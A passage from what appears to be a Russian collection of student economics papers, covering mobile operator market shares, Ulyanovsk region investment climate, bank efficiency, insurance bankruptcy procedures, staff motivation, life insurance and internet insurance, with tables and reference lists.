Также нужно отметить, что сегодня деятельность по предоставлению данных услуг является очень высокотехнологичной сферой, темпы роста которой в России в последние годы довольно высоки.

При этом стандарты связи также постоянно улучшаются, путём смены поколений связи. Так, сменилось уже 6 поколений связи, от 1G до 4G.

Что касается распределения долей рынка среди российских сотовых операторов, то данные за 2003-2016 гг. представлены в таблице 1, составленной по материалам сайтов sarintel.ru [1] и 1234g.ru [2].

Таблица 1 – Доли рынка сотовых операторов в России в 2003-2016 гг. (в %)

Год	«МТС»	«ВымпелКом»	«Мегафон»	Прочие
2003	45	30	17	8
2004	36	35	19	10
2005	36	35	18	11
2006	34	32	20	14
2007	33	31	21	15
2008	35	26	23	16
2009	34	25	24	17
2010	33	24	26	17
2011	31	25	27	17
2012	31	24	27	18
2013	31	23	28	18
2014	31	24	29	16
2015	31	23	29	17
2016	31	23	30	16

По данной таблице можно сделать некоторые выводы. Так, компания «МТС» на протяжении периода с 2003 г. по 2016 г. является лидером российского рынка сотовой связи. Однако наибольшую долю в 45 % рынка компания занимала лишь в 2003 г. Затем произошло резкое падение до 36 % в 2004 г.

С 2004 г. по 2010 г. доля рынка, которую занимала компания «МТС» колебалась в пределах от 33 до 36 %. А с 2011 г. по 2016 г., несмотря на все внешние факторы, этот показатель остаётся неизменным на отметке в 31 %.

Что же касается компании «ВымпелКом», то её доля в 2004 г. увеличилась до 35 %, то есть на 5 % по сравнению с 2003 г. В 2005 г. этот показатель остался неизменным. А с 2006 г. по 2010 г. происходило постепенное снижение доли этого оператора до 24 %. Здесь Примеча-

тельно значение показателя за 2008 г. (26 %), когда снижение произошло сразу на 5 % по сравнению с 2007 г.

С 2011 г. по 2016 г. доля рынка, занимаемая компанией «Вымпелком», находилась в пределах от 23 до 25 %, что также говорит об устойчивости её позиции на рынке сотовой связи.

Если смотреть на динамику изменений доли рынка сотовой связи компании «Мегафон», то здесь практически везде наблюдается рост, причём постепенный и стабильный. Так, с 2003 г. по 2016 г. этот показатель вырос с 17 до 30 %, то есть на 13 %.

Также следует отметить, что доля других компаний, присутствующих на рынке сотовой связи, с 2003 по 2009 г. постоянно возрастала (с 8 до 17 %). Далее в 2009-2011 гг. оставалась на отметке 17 %. В 2012-2013 гг. – 18 %. А в 2014-2016 гг. показатель колебался в пределах 17-18 %.

К данным таблицы 1 можно добавить, что в период с 2003 г. по 2016 г. доля оператора «Tele2» также увеличивалась, причём в 2016 г. его доля составила 15 %, тогда как остальные компании, отнесённые в таблице 1 к столбцу «Прочие», занимали лишь 1 % рынка сотовой связи.

Таким образом, в заключение статьи можно сделать вывод о том, что российский рынок сотовой связи представляет собой типичную олигополию, где до недавнего времени доминировала так называемая «большая тройка» операторов, превратившаяся в «большую четвёрку». Также одной из тенденций развития рынка сотовой связи в России является сокращение доли малых компаний до 1 %.

Библиографический список:

1. Доли рынка сотовых операторов в России. URL: <http://sarintel.ru/doli-rynka-sotovyyh-operatorov-v-rossii/> (дата обращения: 26.03.2017).
2. Доли рынка сотовых операторов России по итогам 2016 года. URL: <http://1234g.ru/novosti/doli-rynka-sotovyykh-operatorov-2016> (дата обращения: 26.03.2017).

АНАЛИЗ ИНВЕСТИЦИОННОЙ ПРИВЛЕКАТЕЛЬНОСТИ УЛЬЯНОВСКОЙ ОБЛАСТИ

Алеев Р.Р.

Ульяновский государственный университет

За последнее десятилетие Ульяновская область стала одним из самых привлекательных регионов России для инвесторов. В субъекте созданы довольно выгодные условия для вложения финансовых активов.

Помимо ульяновских предпринимателей, средства в областную экономику также вкладывают и инвесторы из других регионов, и даже зарубежные партнёры.

Динамика изменений объёма инвестиций в основной капитал в Ульяновской области представлена в табл. 1 (данные Ульяновскстата) [1].

Таблица 1 – Инвестиции в основной капитал в Ульяновской области в 2009-2016 гг.

	2009	2010	2011	2012	2013	2014	2015	Январь-декабрь 2016
Ульяновская область	49500	47993	59226	72985	76835	77178	79461	68878

Исходя из данных, представленных в табл. 1, можно сделать вывод о том, что объём инвестиций в экономику Ульяновской области, после снижения в 2010 г., начал возрастать, причём наибольшие темпы роста наблюдались в 2011-2012 гг. Затем произошло замедление роста.

Однако инвестиционная привлекательность региона продолжает улучшаться. Так, в Ульяновской области уже создано 6 индустриальных парков, а также первая в России портовая особая экономическая зона (ОЭЗ).

По данным Агентства стратегических инициатив в 2016 г. Ульяновская область заняла 11 место в Национальном рейтинге состояния инвестиционного климата. При этом в 2015 г. регион занимал 5 место, а, следовательно, за отчётный период опустился на 6 позиций. Подробная информация о лидерах данного рейтинга представлена в табл. 2 [2].

Таблица 2 – Национальный рейтинг состояния инвестиционного климата в субъектах РФ

Регион	Место в рейтинге 2016	Место в рейтинге 2015	Изменение позиции 2015-2016
Республика Татарстан	1	1	0
Белгородская область	2	3	1
Калужская область	3	2	-1
Тульская область	4	10	6
Тюменская область	5	15	10
Чувашская Республика	6	9	3
Краснодарский край	7	7	0
Владимирская область	8	18	10
Ханты-Мансийский АО	9	12	3
Москва	10	13	3
Ульяновская область	11	5	-6

Несмотря на снижение позиции Ульяновской области в рейтинге, регион все ещё обладает широкими возможностями для привлечения большого количества инвесторов. Также в стадии разработки находятся множество проектов. Например, в Ульяновской области планируется осуществить проект в сфере возобновляемой энергетики. Для этого должна быть построена станция, перерабатывающая твёрдые бытовые отходы и генерирующая электричество. А строительство первого в России ветропарка на территории области уже началось.

По данным Национального Рейтингового Агентства (НРА) Ульяновская область в 2016 г. подтвердила свой рейтинг IC6, который расшифровывается как «средняя инвестиционная привлекательность – третий уровень» и входит в категорию «регионы со средней инвестиционной привлекательностью» [3].

Это также говорит об устойчивости инвестиционного климата региона и создаёт предпосылки для положительных прогнозов о будущем развитии области.

Таким образом, в заключение статьи можно сделать вывод о том, что в современных условиях Ульяновская область продолжает оставаться регионом с высокой инвестиционной привлекательностью. Для сохранения этого статуса в области создаются все необходимые условия. А поддержка бизнеса и развитие всевозможных производств является одной из из первостепенных задач, реализуемых в регионе.

Библиографический список:

1. Инвестиции в основной капитал по ПФО. URL: http://uln.gks.ru/wps/wcm/connect/rosstat_ts/uln/resources/c316ce004d84517e81d2ed344d6b6963/Инвестиции+в+основной+капитал+по+ПФО.htm (дата обращения: 28.03.2017).
2. Национальный рейтинг состояния инвестиционного климата в субъектах РФ. URL: <http://asi.ru/investclimate/rating/> (дата обращения: 28.03.2017).
3. НРА Рейтинг инвестиционной привлекательности регионов РФ 2016_ИТОГ. URL: http://www.national.ru/sites/default/files/analytic_article/НРА_Рейтинг%20инвестиционной%20привлекательности%20регионов%20РФ%202016_ИТОГ.pdf (дата обращения: 28.03.2017).

СОВРЕМЕННЫЕ АСПЕКТЫ ФОРМИРОВАНИЯ ДЕЯТЕЛЬНОСТИ КОММЕРЧЕСКОГО БАНКА В УСЛОВИЯХ РЕФОРМИРОВАНИЯ БАНКОВСКОЙ СИСТЕМЫ

Александрова Н.Н., Дворникова Ю.В.

Самарский государственный университет путей сообщения

Система денежно-кредитных отношений находится в процессе серьезных структурных усовершенствований, которые затронули и функционирование банков. Современный этап характеризуется стадией фундаментальных реформ в банковском деле, многочисленных нововведений в организации и системах управления. Одновременно с этим выросли риски, связанные с деятельностью кредитных учреждений и поэтому главным в надежном функционировании банка становится качественное управление.

Уникальность коммерческих банков, как экономического элемента, заключается в системности руководства всеми функциями денег и в этой связи банки являются первоначальным компонентом рыночной экономики.

Коммерческие банки - посредники продвижения в механизм рыночной экономики и мирохозяйственных связей других партнеров рынка - промышленности, торговли, небанковского финансового сектора, государства и населения - через обслуживание их денежных потоков.

При этом банки, в отличие от других финансовых небанковских структур, обеспечивают большую часть всех средств денежного обращения определенной страны.

Риск является неотъемлемой частью банковской деятельности.

Коммерческие банки от других коммерческих предприятий отличаются следующими признаками:

- банки оперируют большими активами, имитируют и торгуют финансовыми инструментами, имеющими рыночную стоимость, снижение которой может отразиться на капитале и платежеспособности банка;
- банки привлекают заемные средства, что при наличии маленького соотношения собственного капитала к совокупным активам, при наступлении фатальных обстоятельств может привести к потере доверия вкладчиков, кризису ликвидности и банкротству;
- банки осуществляют доверительное управление активами, принадлежащими другим лицам, что может провоцировать ответственность за нарушение доверия;
- банки постоянно участвуют в транзакциях, которые иницируются, регистрируются и управляются совершенно разными субъектами, при этом зачастую и без непосредственного участия самого банка, посредством использования информационных банковских технологий;
- национальные и международные расчеты в современных условиях невозможны без участия кредитных организаций, так как банки имеют доступ к клиринговым и расчетным системам и т.д., что в результате может провоцировать системные риски.

Все эти признаки свидетельствуют о постоянном усложнении ведения банковской деятельности и, как следствие, повышение требований к ее ведению.

Деятельность коммерческих банков находится под постоянным контролем центрального банка и других финансовых ведомств. Банковский надзор организован на системе лицензирования, его работа заключается в проверке соблюдения коммерческими банками законов и нормативов.

В условиях быстрого развития рынка финансовых услуг, наблюдающегося в мировой экономике на протяжении последних десятилетий, основную роль приобретает проблема одинаковой оценки эффективности работы кредитных организаций в мировом масштабе [5, с.38].

Понятие «эффективность» трактуется в разных источниках по-разному, но в целом все интерпретации сводятся к двум понятиям:

- эффективность рассматривается как соотношение затраченных ресурсов и полученных результатов;

• эффективность представляет собой социально-экономическую категорию, показывающую воздействие способов организации труда участников процесса, на уровень достигнутых ими результатов.

Оценку эффективности банковской деятельности чаще всего проводят, основываясь на принципе расчета эффективности банка исходя из приближения значений показателей работы отдельного банка, к заранее определенной границе эффективности.

Учитывая постоянную необходимость избегания банковских рисков и обеспечения финансовой устойчивости банки должны разрабатывать и применять наиболее эффективные процедуры оценки деятельности и руководства своей деятельностью [4,с.62].

В современных банковских системах зарубежных стран широко применяются системы оценки и анализа финансовой деятельности и эффективности менеджмента, где получила распространение идея «высокорентабельной банковской деятельности», основные принципы которой следующие [1,с.122]:

- увеличение доходных поступлений от предоставления кредитных ресурсов и доходов по фондовым операциям, поддержание гибкой структуры активов, адаптированных к изменениям процентной ставки;

- оптимизацию структуры пассивов, направленную на уменьшение потерь по кредитам, усиление контроля за текущими расходами;

- повышение эффективности банковского менеджмента как системы управления отношениями, связанными со стратегическим и тактическим планированием, анализом, регулированием, контролем деятельности банка, создать условия для эффективной деятельности коммерческого банка.

Для создания условий устойчивости банка в современных условиях, а также для эффективного руководства, управляющему звену коммерческого банка необходимо взвешивать его реальное финансовое положение [2,с.28].

Оценку финансового состояния кредитных организаций одновременно с обязательными нормативами можно производить с помощью анализа системы финансовых показателей, служащих условием оценки конкретных аспектов банковской деятельности, уделяя особое внимание доходности коммерческого банка.

Высокая эффективность банковской деятельности обычно оценивается при соизмерении размеров затрат и прибыли, при этом преобладает концепция уменьшения затрат в процессе банковской деятельности. Чем ниже уровень расходов, тем более ощутимыми и положительными являются финальные результаты работы кредитной организации.

Рост эффективности достигается при условии совершенствования организационных структур, модернизации их производительной деятельности, а также благодаря совершенствованию процесса кредитования [3,с.125].

В целом рассматривать эффективность деятельности коммерческого банка необходимо рассматривать не только по уровню результатов его работы, но и по уровню эффективности системы управления, основанной на формировании научно обоснованной стратегии деятельности банка и контроле за процессом ее реализации.

Библиографический список:

5. Дворникова Ю.В. Экономическая оценка инновационной деятельности на российских железных дорогах: дисс. на соискание ученой степени канд. экон. наук – Санкт-Петербург, 2006. - 220с.
6. Дворникова Ю.В. Разработка методического подхода к оценке экономической эффективности совместного финансирования инновационного проекта. // Вестник самарского государственного экономического университета, 2010. – № 11 (73) . –С. 28-31.
7. Дворникова Ю.В., Гизатуллина О.М. Формирование адаптированной системы оценки финансовой устойчивости предприятия. // Наука и образование транспорту: Материалы VIIМеждунар. научно-практич.конференции- Самара: СамГУПС, 2014. –№ 1. – С. 124-126.
8. Дворникова Ю.В., Кузнецова О.А., Ишеева И.А. Оценка состояния и эффективности развития региональных кредитных организаций в современной экономической ситуации // Вестник СамГУПС, 2015. –№ 3 (29) . –С. 61-65.

9. Кузнецова О.А., Ишеева И.А., Дворникова Ю.В. Современные аспекты формирования кредитной политики коммерческого банка // Научно-методический электронный журнал Концепт, 2014. – № 14. – С. 36-40.

БАНКРОТСТВО СТРАХОВОЙ КОМПАНИИ

Альшова М.А., Косых А.В.

Электромеханический колледж Воронежского филиала МИИТ

Российская действительность позволяет достаточно быстро заработать капитал, открыв свою страховую компанию. Однако обанкротится и потерять её можно также быстро!

Банкротство – это невозможность субъекта экономической деятельности отвечать по своим имущественным и финансовым обязательствам. То есть, когда юридическое или физическое лицо, а также ИП не могут расплатиться с долгами.

Число российских страховых компаний, лишившихся лицензий превосходит самые смелые ожидания. Причиной такой ситуации выступает финансовая несостоятельность и нестабильность. Удручает и тот факт, что количество этих компаний имеет тенденцию к росту. Каждый день новые фирмы приходят на смену тем, что потеряли право на деятельность.

Среди обанкротившихся компаний есть те, кто не выдержал конкуренции, финансовой ноши, а есть и такие, которые изначально имели недобросовестные намерения.

На специальных Интернет порталах можно найти информацию относительно действующих страховых компаний, согласно их актуальному рейтингу, который поможет в принятии решения, если возникла необходимость заключить договор о страховании. Также на этих ресурсах можно найти список страховых банкротов, компаний с ограниченными и приостановленными лицензиями.

Страховая компания – это финансовая организация. Признаки банкротства для таких организаций перечислены в ст. 183. 16 Закона № 127-ФЗ.

Под банкротством страховой организации понимается неспособность удовлетворить требования кредиторов по денежным обязательствам и (или) исполнить обязанность по уплате обязательных платежей при наличии хотя бы одного из следующих признаков банкротства:

- сумма требований кредиторов по денежным обязательствам и (или) обязательным платежам к организации в совокупности составляет не менее чем сто тысяч рублей и эти требования не исполнены в течение четырнадцати дней со дня наступления даты их исполнения. В отношении обязанности страховой организации, связанной с осуществлением страховой выплаты, принимается во внимание установленная ФЗ или договором страхования либо вступившим в законную силу судебным актом обязанность по осуществлению страховой выплаты, а также выплаты части страховой премии в связи с досрочным прекращением договора страхования;

- не исполненное в течение четырнадцати дней с даты вступления в законную силу решение суда, арбитражного суда или третейского суда о взыскании с финансовой организации денежных средств независимо от размера суммы требований кредиторов;

- стоимость имущества (активов) финансовой организации недостаточна для исполнения денежных обязательств финансовой организации перед ее кредиторами и обязанности по уплате обязательных платежей;

- платежеспособность финансовой организации не была восстановлена в период деятельности временной администрации.

Процедура банкротства является крайней мерой в процессе ликвидации страховой организации. Для предотвращения банкротства существуют следующие стадии:

1-ая стадия – наблюдение.

В это время страховая компания продолжает свою деятельность в обычном режиме, но при этом за ней наблюдает управляющий. По окончании этой стадии он составляет подробный отчёт. В состав наблюдательного совета также включаются и представители кредиторов. И хотя деятельность страховой компании ведётся в обычном режиме, есть некоторые огра-

ничения и проблемы: приостанавливается исполнительное производство по ещё не вступившим в силу решениям о наложении ареста на имущество должника; нельзя изымать материальные и денежные средства владельцев компании, а также распределять прибыль между основателями; кредитором является каждый, кто заключил договор с компанией. Поэтому каждый страхователь может подать заявление в суд.

2-ая стадия: внешнее управление

В ходе этой стадии: устанавливается реальный размер задолженности; всё имущество должника поступает в распоряжение управляющего; все договора, по которые ещё не произошли выплаты, аннулируются; принимаются меры по восстановлению платёжеспособности компании.

3-я стадия – это конкурсное производство.

На данной стадии: назначается конкурсный управляющий; даётся публичное признание страховой компании банкротом; учредители погашают все обязательные платежи; определяется очерёдность выплат; производятся расчёты с клиентами; оценка оставшегося имущества; распределение оставшегося имущества между собственниками компании.

Кредиторы и страховая компания на любой стадии процедуры банкротства могут заключить мировое соглашение. Оно принимается судом к рассмотрению и утверждается им. При полном соблюдении всех пунктов этого соглашения, дело о банкротстве прекращается.

Сроки: Процесс банкротства достаточно длительный. Наблюдение и внешнее управление могут длиться до 2-ух лет. Если это не помогает и вводится конкурсное производство, то этот процесс может затянуться до года.

Особенности банкротства страховой компании

В отличие от банкротства в других сферах, распродажа имущества не ведётся на обычной основе. Может вводиться внешнее управление, и в это время может распродаваться имущество, чтобы рассчитаться с кредиторами. Если кто-либо хочет приобрести имущество компании-банкрота, то это может быть только организация, имеющая страховую лицензию, и способная взять на себя ответственность по уже возникшим страховым обязательствам компании-банкрота.

Важно! При банкротстве прекращаются обязательства по договорам страхования (они автоматически считаются расторгнутыми), поэтому получить возмещение по страховому случаю, произошедшему после признания компании банкротом, увы, не получится.

На основании выше изложенного, можно прийти к следующим выводам:

- Банкротство страховых организаций обладает рядом особенностей, которые обусловлена спецификой деятельности данных организаций.

- До введения процедуры банкротства временная администрация должна совершить ряд действий, направленных на восстановление платёжеспособности организации. Если на основе анализа финансового состояния это сделать невозможно, начинается процедура банкротства.

- Процедура банкротства страховых организаций отличается исключением таких этапов, как финансовое оздоровление и внешнее управление; измененным перечнем лиц, которые могут обращаться с заявлением о признании организации банкротом; установленными в законе сроками; порядком удовлетворения требований кредиторов третьей очереди и др.

- Рассматриваемая процедура завершается утверждением арбитражным судом отчета конкурсного управляющего и исключением страховой организации из государственного реестра юридических лиц.

Библиографический список:

1. Воблый К.Г. Основы экономики страхования., М.: Издательский центр “Анкил”, 2014. - С. 65-74.
2. Кричевский Н.А. Проблемы и перспективы развития страховой инвестиционной деятельности // Финансы. – 2014. - №11. – С. 50-53.
3. Лосев М. Масштабы и перспективы портфельных инвестиций российских предприятий//Финансы и кредит. – 2014. - №18. – с.46-51.

ОСОБЕННОСТИ МОТИВАЦИИ ПЕРСОНАЛА В РАЗЛИЧНЫХ ОРГАНИЗАЦИЯХ

Ануфриева К.Ю., Погорелая О.В.

Оренбургский институт путей сообщения – филиал СамГУПС

Как сделать так, чтобы сотрудники работали больше, лучше, за те же деньги и по собственному желанию? Лидеры мирового бизнеса решали этот вопрос по-разному, отказываясь от той или иной части этой идиллической картинки.

В наше время среди руководителей становится все меньше диктаторов и все больше лидеров. Арсенал дозволенных средств воздействия на подчиненных значительно сократился, а желания бороться за эффективность не убавилось. Авторитарные менеджеры просто требуют от подчиненных более усердного труда, мягкие руководители пытаются действовать убеждением и вдохновлять людей на большую отдачу. Но в рамках такого «управленческого материализма» и «идеализма» руководители проявляют удивительную изобретательность. Кто-то полностью полагается на меркантильные мотивы и материальное стимулирование, кто-то, наоборот, уповает на духовное единение и превращает корпоративные праздники в ежегодный хадж к святым местам.

Создание условий, при которых подчиненные проявляют инициативу не ожидая команды сверху, часто приносит хорошие результаты, но жесткая отчетность тоже может творить чудеса. Идея целевого управления предполагает установку приоритетных задач, сроков выполнения и регулярные проверки. Способы контроля могут быть разными. Например, в Marriott International зарплата персонала зависит от того, как они обслуживают клиентов. В каждом подразделении висят листы с оценками сотрудников, которые заполняют постояльцы отелей. В объективности этих оценок можно не сомневаться. В компании есть и своя, внутренняя оценка работы. Два раза в год проводится обзор мнений совладельцев компании. Топ-менеджеры инспектируют условия работы персонала отелей и их управляющих. Примерно 30–40% зарплаты управляющих зависит не от доходов компании, а от других показателей, в том числе от оценок их труда персоналом отеля и клиентами.

Какой бы ни была система контроля, она, как правило, привязана к вознаграждению, чаще к материальному. Памятные записки, речи и благодарности в наше время уже не действуют. Люди хотят, чтобы их труд ценили, и требуют индивидуального подхода. Дон Файтс разделил компанию Caterpillar на 26 самостоятельных подразделений, деятельность которых оценивается полученной прибылью, доходностью активов и достижением поставленных целей. Плохая работа карается лишением премий. В компании действует около 200 различных схем оплаты труда и практически нет текучести кадров. Это сделало коллектив более сплоченным и избавило подразделения от бюрократии головного офиса, который съедал львиную долю бюджета и только мешал своими бесполезными указаниями.

Прогрессивные компании часто кидаются в другую крайность, когда оплата труда вообще не привязана к пенсиям, медицинскому обслуживанию и подобным вещам. Предполагается, что сотрудники в принципе не должны болеть и работают как механизмы, только вместо бензина или батареек в них периодически вбрасывается новая порция денег, акций и фондовых опционов. Так поступают в Sisco Systems. Проработав в компании всего один год, средний служащий получает более 125 тысяч долларов в виде неиспользованных опционов, не считая начальной зарплаты в среднем около 70 тысяч. Это не так плохо для человека двадцати с небольшим лет. В результате компания собрала под своей крышей 10–15% ведущих специалистов отрасли и сумела убедить их работать в команде [2].

Метод «кнута и пряника» использует Дэвид Джонсон (Campbell Soup), устанавливая своим подчиненным нефиксированную зарплату: «Представьте воздушных гимнастов на трапеции, которым я говорю, что мы будем делать тройное сальто. У нас тоже есть высокая трапеция, только она в бизнесе. И, чтобы добавить риска, я говорю им: если не сделаете сальто, вам не заплатят». Менеджеры компании получают только 20% оплаты труда в виде фиксированной зарплаты, остальное зависит от результатов работы всей команды. Джонсон считает, что бизнес должен быть предметом удовольствия. Если вы устанавливаете трудные

цели, вызывающие напряжение по нарастающей, и в конце добиваетесь успеха, ощущение при этом бесподобное.

Людей стимулирует успех. Все хотят стать победителями, и никто не хочет участвовать в провале. Поэтому разумный риск нужно стимулировать. Мотивацию сотрудников лучше выяснять на стадии отбора персонала. Тогда вам не придется перевоспитывать «чужаков». Разговаривая с человеком на любую тему — от футбола до последних новостей, можно узнать о его жизненных ценностях. Чаще всего в поисках новых кадров руководители отправляются в различные школы бизнеса, но это не единственный выход. А вот чего не следует делать, так это устанавливать ограничения по национальности, полу, возрасту или вере. Дело не только в том, что это незаконно. Такой подход ограничивает возможности поиска талантливых людей. Уолтер Шипли (Chase Manhattan) замечает: «Многообразие людей в бизнесе просто необходимо. Его антипод - Долли, клонированная овца. Если бы я был окружен своими клонами или если бы мы все вышли из одной среды, семьи, культуры, образования, религии и так далее, представляете, какой бы ограниченной была компания». Создайте атмосферу, в которой разнообразие ценится, и вы получите различные точки зрения и варианты решения проблем [1].

Отношение людей к работе формирует корпоративная культура. Служащие берут пример с руководителей. Если они небрежны, напрасно тратят деньги, это влияет на всю организацию. Как сказал Марк Твен, «рыба гниет с головы». Как круги от камня, брошенного в воду, расходятся все дальше и дальше, так и ценности, которые вырабатывает руководство, имеют отношение ко всему коллективу. Чтобы изменить консервативную компанию, нужно сменить ключевых менеджеров, особенно если отношения с коллективом зашли в тупик. Никто не любит признавать свои ошибки, и старый менеджмент постарается любыми средствами сохранить свой стиль руководства, сопротивляясь любым инициативам.

Руководитель должен обращаться с подчиненными, как опытный тренер, отбирая в команду инициативных и энергичных сотрудников. Ленивых можно какое-то время держать на скамейке запасных, но затем следует решительно предложить им выйти из команды и переместиться на трибуну для зрителей. Нельзя годами ждать, пока плохой работник уйдет в другую компанию или отправится на пенсию, однако увольнять следует не за ошибки, а за нелояльность или неспособность работать в команде. Руководитель должен регулировать нагрузку на сотрудников.

Многое зависит от личности руководителя. Именно он устанавливает климат в компании, заражает работников своим энтузиазмом. В его силах сделать так, чтобы подчиненные считали понедельник лучшим днем недели. Если руководитель готов провести несколько ночей на полу в компьютерном зале, вместе с сотрудниками вырабатывая новое решение, они могут свернуть горы. Будьте ближе к народу. Если служащие не видят и не слышат вас, вы останетесь для них отвлеченным образом, как и ваши идеи. Лидер руководит личным примером, а не запирается у себя в кабинете, как рак-отшельник.

Честная игра и правила этики должны распространяться не только на отношения между сотрудниками. Чтобы сотрудники доверяли руководителю, он не должен никогда никого просить сделать то, от чего отказался бы сам. Если вы просите человека преодолеть огненное препятствие, нужно бежать впереди него, а не сзади. Но нельзя и недооценивать сотрудников. Требуйте от себя и от других людей больше того, на что они кажутся способными. Если вы попросите влезть на стену чуть больше метра, человек сделает это и будет чувствовать себя героем. Но если вы скажете взобраться на стену в два с половиной метра, вполне возможно, он преодолеет и ее. Но вы никогда не просили, и он не думал об этом [3].

Таким образом, в заключение отметим, что любой руководитель, если он хочет добиться эффективной деятельности своих подчинённых, должен не забывать о наличии для них стимулов трудиться. Традиционно считается, что раз работник получает оплату за свой труд, значит, он должен быть доволен. В случае плохого отношения к служебным обязанностям его можно уволить. Значит, стимулы у него есть. Нельзя допускать подобной ошибочной мысли.

Практически каждый имеет собственную точку зрения на то, как улучшить свою работу. Опираясь на заинтересованную поддержку руководства, не боясь санкций, следует организовать работу так, чтобы у работника не пропало желание реализовать свои планы.

Каждый человек стремится к успеху. Успех – это реализованные цели, для достижения которых работник приложил максимум усилий. Успех без признания приводит к разочарованию, убивает инициативу. Этого не случится, если менеджер владеет необходимыми знаниями в области мотивации персонала и успешно применяет их на практике.

Библиографический список:

1. Голобурдонова Н.А. Современные тенденции в мотивации и стимулировании персонала. – 2015. - №23 (153). – С. 65-69
2. Кибанов А.Я. Основы управления персоналом: Учебник. – М.: ИНФРА-М, 2013. – 304 с. – (Серия «Высшее образование»)
3. Лойлова И.В. Как «убить» мотивацию сотрудников // Управление персоналом. – 2015. - №11 (141). – С. 44-47

ТЕНДЕНЦИИ РАЗВИТИЯ СТРАХОВАНИЯ ЖИЗНИ В РОССИИ

Афонькина О.А., Погорелая О.В.

Оренбургский институт путей сообщения – филиал СамГУПС

В современном мире наша жизнь часто зависит от событий, которые могут повлиять на нашу судьбу и на наше финансовое состояние. Мы не можем предвидеть эти события, но можем их застраховать. Страхование жизни выполняет функцию защиты застрахованного от непредвиденных обстоятельств – получения телесных повреждений, установление группы инвалидности или смерти.

Страхование жизни - страхование, предусматривающее защиту имущественных интересов застрахованного лица, связанных с его жизнью и смертью.

Сущность данного страхования в том, что оно сохраняет доходы граждан от непредвиденных случаев и укрепляет финансовое благосостояние.

Для чего же необходимо страхование жизни?

Известный писатель Булгаков Михаил Афанасьевич в своем романе " Мастер и Маргарита " пишет: «Да, человек смертен, но это было бы еще полбеды. Плохо то, что он иногда внезапно смертен, вот в чем фокус».

Именно поэтому люди страхуют свою жизнь. В случае смерти близкие люди в трудный для них час могут хотя бы не беспокоиться о финансовых проблемах.

Однако страхование жизни чаще всего используется как способ накопления денежных средств. Страхователь может не беспокоиться о финансовой составляющей, в случае если с ним что-то произойдет.

Особенности страхования жизни заключаются в обеспечении приемлемых доходов, уровня и качества жизни людей при наступлении случайных событий с неблагоприятными и благоприятными последствиями, именуемых страховыми случаями. В связи с этим страхование жизни представляет собой вид страхования, с помощью которого осуществляется страховая защита личных, семейных доходов граждан или укрепления достигнутого ими благосостояния. Если рассматривать эту цель с позиций интересов граждан, то она представляет собой защиту имущественного интереса, связанного с различными источниками дохода, от непредвиденных, опасных снижающих уровень жизни случайных событий. Понятие имущественного интереса страхователя или застрахованного является ключевым для возникновения страховых отношений, поскольку именно имущественные интересы образуют объект страхования (в соответствии со ст. 4 Закона о страховании). В страховании жизни объектом страхования являются имущественные интересы, связанные с наступлением в жизни гражданина определенных явлений, вызванных течением времени. К ним относятся смерть лица, дожитие граждан до определенного возраста или срока, наступление в жизни гражданина иных, не зависящих от воли лица явлений [1].

В страховании жизни выделяют добровольное и обязательное страхование.

Обязательным страхование в РФ является страхование жизни и здоровья государственных чиновников и служащих. Данные виды страхования осуществляются за счет бюджета страны, на основании законов[2].

В России в соответствии с Гражданским кодексом никакой закон не может заставить гражданина застраховать свою жизнь, здоровье или имущество за свой счет. Однако при совершении некоторых сделок гражданин может сам застраховать свою жизнь в ипотечного кредитования. Данное страхование является добровольным.

Рынок страхования жизни остается драйвером роста российского страхового рынка в целом. В 2016 году рынок страхования жизни вырос на 12,5 %. Активное продвижение страховщиками программ страхования жизни способствовало резкому росту инвестиционного страхования жизни (+57,6 %), что позволило отрасли поддержать высокие темпы прироста взносов.

Страхованием жизни занимаются 38 компаний, 33 из них являются специализированными, еще 5 – универсальные компании, получающие премии по договорам прошлых лет. При общем росте рынка за год на 6 млрд рублей 4,5 млрд обеспечила СК «Сбербанк Страхование жизни». На ее долю приходится почти 35 % премий. У двух третей специализированных страховщиков более 80 % премий занимают договоры страхования жизни, у 11 компаний 20 и более процентов портфеля – договоры страхования от несчастных случаев [3].

Главной проблемой страхования жизни является то, что развитие рынка страхования жизни сдерживается отсутствием налоговых льгот по страхованию жизни. Существующая система налогообложения страховых взносов, уплачиваемых предприятиями в пользу своих работников, и последующее налогообложение выплат, предусмотренное Налоговым кодексом, не делает привлекательным для предприятий этот вид социальной защиты и поддержки своих работников и членов их семей.

Развитие страхования жизни связано с экономикой страны. С ростом численности предприятий в стране увеличивается и доля работающих с приобретением страховых полюсов. В посткризисное время намечается тенденция развития рынка страхования жизни.

Библиографический список:

1. Александрова, Т. Г. Коммерческое страхование / Т.Г. Александрова, О.В. Мещерякова. - М.: Институт новой экономики, 2014. - 356 с.
2. Голева, Е. В. Договор страхования ответственности директоров и менеджеров хозяйственных обществ в праве Англии и России. Сравнительный анализ / Е.В. Голева. - М.: Проспект, 2015. - 168 с.
3. Роик, В. Д. Обязательное медицинское страхование. Теория и практика / В.Д. Роик. - М.: Дело и сервис, 2014. - 208 с.

СОСТОЯНИЕ И ПЕРСПЕКТИВЫ ИНТЕРНЕТ-СТРАХОВАНИЯ В РОССИИ

Беззубова Д.С., Погорелая О.В.

Оренбургский институт путей сообщения – филиал СамГУПС

В настоящее время бурно развивается интернет, а вместе с ним и все виды страховой деятельности. Все большее количество товаров и услуг, которые раньше можно было получить только в магазине или офисе теперь доступны и в Интернете. Одним из таких услуг является страхование. Современные технологии позволяют быстро и в любом месте рассчитать стоимость страховки на интернет – сайтах. Это значительно расширяет возможности страховых компаний. Такой подход к работе страховых компаний позволяет обслуживать клиентов круглые сутки, что позволяет привлечь новых клиентов.

Интернет – страхование – это процесс установления и поддержания неких договорных отношений между страхователем (покупателем страховых услуг) и страховщиком (организацией, предоставляющей такие услуги), возникающие при продаже страхового продукта и его обслуживании, но производимые с помощью сети интернет. Для того чтобы страховые ин-

тернет – компании функционировали как виртуальный офис страховых компаний, они должны включать в себя следующие возможности:

- предоставление клиенту полной информации об общем и финансовом состоянии компании;
- предоставление клиенту информации об услугах компании и возможности детального ознакомления с ними;
- расчет величины страховой премии и определение условий ее выплаты для каждого вида страхования и в зависимости от конкретных параметров;
- заполнение формы заявления на страхование;
- заказ и оплата (в виде единовременной выплаты или периодических выплат) полиса страхования непосредственно через интернет;
- передача полиса, заверенного электронно – цифровой подписью страховщика, клиенту непосредственно по сети интернет;
- возможность информационного обмена между страхователем и страховщиком во время действия договора (для получения клиентом различных отчетов от страховой компании);
- информационный обмен между сторонами при наступлении страхового случая;
- оплата страховой премии страхователю посредством сети интернет при наступлении страхового случая;
